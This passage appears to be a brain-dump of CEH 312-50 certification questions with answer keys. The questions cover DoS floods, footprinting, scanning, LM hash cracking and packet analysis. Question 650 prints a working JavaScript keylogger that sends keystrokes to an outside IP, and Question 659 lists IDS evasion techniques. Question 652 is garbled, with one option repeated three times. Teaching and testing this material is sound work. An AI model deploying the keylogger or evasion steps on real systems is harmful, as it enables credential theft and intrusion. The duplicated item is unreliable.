
Explanation:

QUESTION 649

Which of the following statement correctly defines ICMP Flood Attack? (Select 2 answers)

Real 404

ECCouncil 312-50 Exam



- A. Bogus ECHO reply packets are flooded on the network spoofing the IP and MAC address
- B. The ICMP packets signal the victim system to reply and the combination of traffic saturates the bandwidth of the victim's network
- C. ECHO packets are flooded on the network saturating the bandwidth of the subnet causing denial of service

- D. A DDoS ICMP flood attack occurs when the zombies send large volumes of ICMP_ECHO_REPLY packets to the victim system.

Correct Answer: BD

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 650

Lori was performing an audit of her company's internal Sharepoint pages when she came across the following code: What is the purpose of this code?

Real 405

ECCouncil 312-50 Exam

```
<script LANGUAGE="JavaScript">
document.captureEvents(Event.KEYPRESS);
document.onkeypress = captureKeyStrokes;
function capturekeystrokes(e) {
var key = String.fromCharCode(e.which);
var img = new Image();
var src = "http://192.154.124.55/index.htm" +
"keystroke=" + escape(key);
img.src = src;
return true;
}
</script>
```

- A. This JavaScript code will use a Web Bug to send information back to another server.
- B. This code snippet will send a message to a server at 192.154.124.55 whenever the "escape" key is pressed.
- C. This code will log all keystrokes.
- D. This bit of JavaScript code will place a specific image on every page of the RSS feed.

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 651

You are the CIO for Avantes Finance International, a global finance company based in Geneva. You are responsible for network functions and logical security

throughout the entire corporation. Your company has over 250 servers running Windows Server, 5000 workstations running Windows Vista, and 200 mobile users working from laptops on Windows 7.

Last week, 10 of your company's laptops were stolen from salesmen while at a conference in Amsterdam. These laptops contained proprietary company information. While doing damage assessment on the possible public relations nightmare this may become, a news story leaks about the stolen laptops and also that sensitive information from those computers was posted to a blog online.

What built-in Windows feature could you have implemented to protect the sensitive information on these laptops?

- A. You should have used 3DES which is built into Windows
- B. If you would have implemented Pretty Good Privacy (PGP) which is built into Windows, the sensitive information on the laptops would not have leaked out
- C. You should have utilized the built-in feature of Distributed File System (DFS) to protect the sensitive information on the laptops
- D. You could have implemented Encrypted File System (EFS) to encrypt the sensitive files on the laptops

Real 406

ECCouncil 312-50 Exam

Correct Answer: D

Section: Mixed Questions


Explanation

Explanation/Reference:

Explanation:

QUESTION 652

A Trojan horse is a destructive program that masquerades as a benign application. The software initially appears to perform a desirable function for the user prior to installation and/or execution, but in addition to the expected function steals information or harms the system.



The challenge for an attacker is to send a convincing file attachment to the victim, which gets easily executed on the victim machine without raising any suspicion. Today's end users are quite knowledgeable about malwares and viruses. Instead of sending games and fun executables, Hackers today are quite successful in spreading the Trojans using Rogue security software.

What is Rogue security software?

- A flash file extension to Firefox that gets automatically installed when a victim visits rogue software disabling websites
- A Fake AV program that claims to rid a computer of malware, but instead installs spyware or other malware onto the computer. This kind of software is known as rogue security software.
- A Fake AV program that claims to rid a computer of malware, but instead installs spyware or other malware onto the computer. This kind of software is known as rogue security software.
- A Fake AV program that claims to rid a computer of malware, but instead installs spyware or other malware onto the computer. This kind of software is known as rogue security software.
- Rogue security software is based on social engineering technique in which the attackers lures victim to visit spear phishing websites
- This software disables firewalls and establishes reverse connecting tunnel between the victim's machine and that of the attacker

Correct Answer: BCD

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Real 407

ECCouncil 312-50 Exam

QUESTION 653

Which of the following is NOT part of CEH Scanning Methodology?

- A. Check for Live systems
- B. Check for Open Ports
- C. Banner Grabbing
- D. Prepare Proxies
- E. Social Engineering attacks
- F. Scan for Vulnerabilities
- G. Draw Network Diagrams

Correct Answer: E

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 654

Lee is using Wireshark to log traffic on his network. He notices a number of packets being directed to an internal IP from an outside IP where the packets are ICMP and their size is around 65,536 bytes. What is Lee seeing here?

- A. Lee is seeing activity indicative of a Smurf attack.
- B. Most likely, the ICMP packets are being sent in this manner to attempt IP spoofing.
- C. Lee is seeing a Ping of death attack.
- D. This is not unusual traffic, ICMP packets can be of any size.

Correct Answer: C

Section: Mixed Questions**Explanation****Explanation/Reference:**

Explanation:

QUESTION 655

This method is used to determine the Operating system and version running on a remote target system. What is it called?

- A. Service Degradation
- B. OS Fingerprinting
- C. Manual Target System
- D. Identification Scanning

Correct Answer: B

Section: Mixed Questions**Explanation****Explanation/Reference:**

Explanation:

Real 408

ECCouncil 312-50 Exam



<http://www.gratisexam.com/>

QUESTION 656

You are gathering competitive intelligence on an organization. You notice that they have jobs listed on a few Internet job-hunting sites. There are two jobs for network and system administrators. How can this help you in foot printing the organization?

- A. To learn about the IP range used by the target network
- B. To identify the number of employees working for the company
- C. To test the limits of the corporate security policy enforced in the company

D. To learn about the operating systems, services and applications used on the network

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 657

TCP packets transmitted in either direction after the initial three-way handshake will have which of the following bit set?

- A. SYN flag
- B. ACK flag
- C. FIN flag
- D. XMAS flag

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:


Explanation:

QUESTION 658

What framework architecture is shown in this exhibit?

Real 409

ECCouncil 312-50 Exam



- A. Core Impact
B. Metasploit

- C. Immunity Canvas
- D. Nessus

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 659

What techniques would you use to evade IDS during a Port Scan? (Select 4 answers)

- A. Use fragmented IP packets
- B. Spoof your IP address when launching attacks and sniff responses from the server
- C. Overload the IDS with Junk traffic to mask your scan
- D. Use source routing (if possible)
- E. Connect to proxy servers or compromised Trojaned machines to launch attacks

Correct Answer: ABDE

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:


QUESTION 660

In this type of Man-in-the-Middle attack, packets and authentication tokens are captured using a

Real 410

ECCouncil 312-50 Exam

sniffer. Once the relevant information is extracted, the tokens are placed back on the network to gain access.



- A. Token Injection Replay attacks
- B. Shoulder surfing attack
- C. Rainbow and Hash generation attack
- D. Dumpster diving attack

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 661

Jason is the network administrator of Spears Technology. He has enabled SNORT IDS to detect attacks going through his network. He receives Snort SMS alerts on his iPhone whenever there is an attempted intrusion to his network.

He receives the following SMS message during the weekend.

```
[**][111:6:1] spp_stream4: STEALTH ACTIVITY (Full XMAS scan) detection [**]
05/12-11:05:08 858815 192.168.12.88.1211 -> 192.168.12.56:22
TCP TTL:118 TOS:0x10 ID:50387 IpLen:20 DgmLen:40 DF
**UAPRSF Seq: 0x130331C9 Ack: 0x6C694D7D Win: 0x200 TcpLen: 20 UrgPtr: 0x0
```

An attacker Chew Siew sitting in Beijing, China had just launched a remote scan on Jason's network with the hping command.

Which of the following hping2 command is responsible for the above snort alert?

- A. chenrocks:/home/siew # hping -S -R -P -A -F -U 192.168.2.56 -p 22 -c 5 -t 118
- B. chenrocks:/home/siew # hping -F -Q -J -A -C -W 192.168.2.56 -p 22 -c 5 -t 118 Real 411
ECCouncil 312-50 Exam
- C. chenrocks:/home/siew # hping -D -V -R -S -Z -Y 192.168.2.56 -p 22 -c 5 -t 118
- D. chenrocks:/home/siew # hping -G -T -H -S -L -W 192.168.2.56 -p 22 -c 5 -t 118

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 662

Leesa is the senior security analyst for a publicly traded company. The IT department recently rolled out an intranet for company use only with information ranging from training, to holiday schedules, to human resources data. Leesa wants to make sure the site is not accessible from outside and she also wants to ensure the site is Sarbanes-Oxley (SOX) compliant. Leesa goes to a public library as she wants to do some Google searching to verify whether the company's intranet is accessible from outside and has been indexed by Google. Leesa wants to search for a website title of "intranet" with part of the URL containing the word "intranet" and the words "human resources" somewhere in the webpage.

What Google search will accomplish this?

- A. related:intranet allinurl:intranet:"human resources"
- B. cache:"human resources" inurl:intranet(SharePoint)
- C. intitle:intranet inurl:intranet+intext:"human resources"
- D. site:"human resources"+intext:intranet intitle:intranet

Correct Answer: C

Section: Mixed Questions**Explanation****Explanation/Reference:**

Explanation:

QUESTION 663

Hampton is the senior security analyst for the city of Columbus in Ohio. His primary responsibility is to ensure that all physical and logical aspects of the city's computer network are secure from all angles. Bill is an IT technician that works with Hampton in the same IT department. Bill's primary responsibility is to keep PC's and servers up to date and to keep track of all the agency laptops that the company owns and lends out to its employees. After Bill setup a wireless network for the agency, Hampton made sure that everything was secure. He instituted encryption, rotating keys, turned off SSID broadcasting, and enabled MAC filtering. According to agency policy, only company laptops are allowed to use the wireless network, so Hampton entered all the MAC addresses for those laptops into the wireless security utility so that only those laptops should be able to access the wireless network.

Hampton does not keep track of all the laptops, but he is pretty certain that the agency only purchases Dell laptops. Hampton is curious about this because he notices Bill working on a Toshiba laptop one day and saw that he was on the Internet. Instead of jumping to conclusions,

Real 412

ECCouncil 312-50 Exam

Hampton decides to talk to Bill's boss and see if they had purchased a Toshiba laptop instead of the usual Dell. Bill's boss said no, so now Hampton is very curious to see how Bill is accessing the Internet. Hampton does site surveys every couple of days, and has yet to see any outside wireless network signals inside the company's building.

How was Bill able to get Internet access without using an agency laptop?

- A. Bill spoofed the MAC address of Dell laptop
- B. Bill connected to a Rogue access point
- C. Toshiba and Dell laptops share the same hardware address
- D. Bill brute forced the Mac address ACLs

Correct Answer: B

Section: Mixed Questions**Explanation****Explanation/Reference:**

Explanation:

QUESTION 664

Harold works for Jacobson Unlimited in the IT department as the security manager. Harold has created a security policy requiring all employees to use complex 14 character passwords. Unfortunately, the members of management do not want to have to use such long complicated passwords so they tell Harold's boss this new password policy should not apply to them. To comply with the management's wishes, the IT department creates another Windows domain and moves all the

management users to that domain. This new domain has a password policy only requiring 8 characters.

Harold is concerned about having to accommodate the managers, but cannot do anything about it. Harold is also concerned about using LanManager security on his network instead of NTLM or NTLMv2, but the many legacy applications on the network prevent using the more secure NTLM and NTLMv2. Harold pulls the SAM files from the DC's on the original domain and the new domain using Pwdump6.

Harold uses the password cracking software John the Ripper to crack users' passwords to make sure they are strong enough. Harold expects that the users' passwords in the original domain will take much longer to crack than the management's passwords in the new domain. After running the software, Harold discovers that the 14 character passwords only took a short time longer to crack than the 8 character passwords.

Why did the 14 character passwords not take much longer to crack than the 8 character passwords?

- A. Harold should have used Dumpsec instead of Pwdump6
- B. Harold's dictionary file was not large enough
Real 413
ECCouncil 312-50 Exam
- C. Harold should use LC4 instead of John the Ripper
- D. LanManger hashes are broken up into two 7 character fields

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 665

You establish a new Web browser connection to Google. Since a 3-way handshake is required for any TCP connection, the following actions will take place.

(Untitled) - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
1	0.000000	10.211.55.10	10.211.55.1	DNS	Standard query A www.google.com
2	0.089437	10.211.55.1	10.211.55.10	DNS	Standard query response CNAME www.1.google.com A
3	0.090129	10.211.55.10	209.85.231.104	TCP	starttron > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
4	0.103726	209.85.231.104	10.211.55.10	TCP	http > starttron [SYN, ACK] Seq=0 Ack=1 Win=32768
5	0.103752	10.211.55.10	209.85.231.104	TCP	starttron > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
6	0.103969	10.211.55.10	209.85.231.104	HTTP	GET / HTTP/1.1
7	0.104228	209.85.231.104	10.211.55.10	TCP	http > starttron [ACK] Seq=1 Ack=764 Win=32768 Len=0
8	0.157866	209.85.231.104	10.211.55.10	HTTP	HTTP/1.1 302 Found (text/html)
9	0.162498	10.211.55.10	10.211.55.1	DNS	Standard query A www.google.co.in
10	0.283474	10.211.55.10	209.85.231.104	TCP	starttron > http [ACK] Seq=764 Ack=624 Win=64912
11	0.290486	10.211.55.1	10.211.55.10	DNS	Standard query response CNAME www.google.com CN=www.google.com
12	0.291171	10.211.55.10	209.85.231.104	TCP	nim > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
13	0.305030	209.85.231.104	10.211.55.10	TCP	http > nim [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=0
14	0.305058	10.211.55.10	209.85.231.104	TCP	nim > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
15	0.305255	10.211.55.10	209.85.231.104	HTTP	GET / HTTP/1.1
16	0.305439	209.85.231.104	10.211.55.10	TCP	http > nim [ACK] Seq=1 Ack=529 Win=32768 Len=0
17	0.387160	209.85.231.104	10.211.55.10	TCP	[TCP segment of a reassembled PDU]
18	0.387193	209.85.231.104	10.211.55.10	TCP	[TCP segment of a reassembled PDU]
19	0.387205	209.85.231.104	10.211.55.10	TCP	[TCP segment of a reassembled PDU]
20	0.387226	10.211.55.10	209.85.231.104	TCP	nim > http [ACK] Seq=529 Ack=4020 Win=65535 Len=0
21	0.387579	209.85.231.104	10.211.55.10	TCP	[TCP segment of a reassembled PDU]
22	0.387897	209.85.231.104	10.211.55.10	TCP	[TCP segment of a reassembled PDU]
23	0.387916	10.211.55.10	209.85.231.104	TCP	nim > http [ACK] Seq=529 Ack=6698 Win=65535 Len=0
24	0.387985	209.85.231.104	10.211.55.10	HTTP	HTTP/1.1 200 OK (text/html)
25	0.452684	10.211.55.10	209.85.231.104	HTTP	GET /images/close_sm.gif HTTP/1.1
26	0.453096	209.85.231.104	10.211.55.10	TCP	http > nim [ACK] Seq=7528 Ack=1101 Win=32768 Len=0
27	0.453096	10.211.55.10	209.85.231.104	TCP	nim > http [ACK] Seq=7528 Ack=1101 Win=32768 Len=0

Frame 1 (74 bytes on wire, 74 bytes captured)
 Ethernet II, Src: Parallel_f4:9a:28 (00:1c:42:f4:9a:28), Dst: Parallel_00:00:18 (00:1c:42:00:00:18)
 Internet Protocol, Src: 10.211.55.10 (10.211.55.10), Dst: 10.211.55.1 (10.211.55.1)
 User Datagram Protocol, Src Port: 54225 (54225), Dst Port: domain (53)
 Domain Name System (query)

```

0000  00 1c 42 00 00 18 00 1c  42 f4 9a 28 08 00 45 00  ..B..... B..C..E.
0010  00 3c 02 08 00 00 80 11  b4 f8 0a d3 37 0a 0a d3  .<.....7...
0020  37 01 d3 d1 00 35 00 28  25 da f3 64 01 00 00 01  7....5.( %..d...
0030  00 00 00 00 00 03 77  77 77 06 67 6f 6f 67 6c  ....w ww.googl
0040  65 03 63 6f 6d 00 00 01  01 00 01 00 00 00 00 00  e.com...

```

- DNS query is sent to the DNS server to resolve www.google.com
- DNS server replies with the IP address for Google?
- SYN packet is sent to Google.
- Google sends back a SYN/ACK packet
- Your computer completes the handshake by sending an ACK
- The connection is established and the transfer of data commences

Which of the following packets represent completion of the 3-way handshake?

- A. 4th packet
- B. 3rd packet
- C. 6th packet
Real 414
ECCouncil 312-50 Exam
- D. 5th packet

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 666

E-mail tracking is a method to monitor and spy the delivered e-mails to the intended recipient.

To: seh@sggzybey.com
From: hajo@eccevnull.org
Subject: PDF "ReadMe.pdf" in: PDF tracking
Sent on: 11-Nov-05 at 03:26:07am 'Singapore' time
1st Open: 12-Nov-05 at 01:12:49am +08:00

(86%) Amsterdam, Noord-Holland, Netherlands

Tracking Details

Opened

Doc Opened 12-Nov-05 at 01:12:49am (UTC +08:00) - 21hours40mins42secs after sending
Location Amsterdam, Noord-Holland, Netherlands (86% likelyhood)
Opened on unlabelled-170-80-175-62.versabel.net (82.175.80.170:16309)
Pages read 1,2,3
Doc Opened Tracked document opened at 12-Nov-05 at 01:12:49am (UTC +08:00)
Browser used by recipient: Acrobat Reader
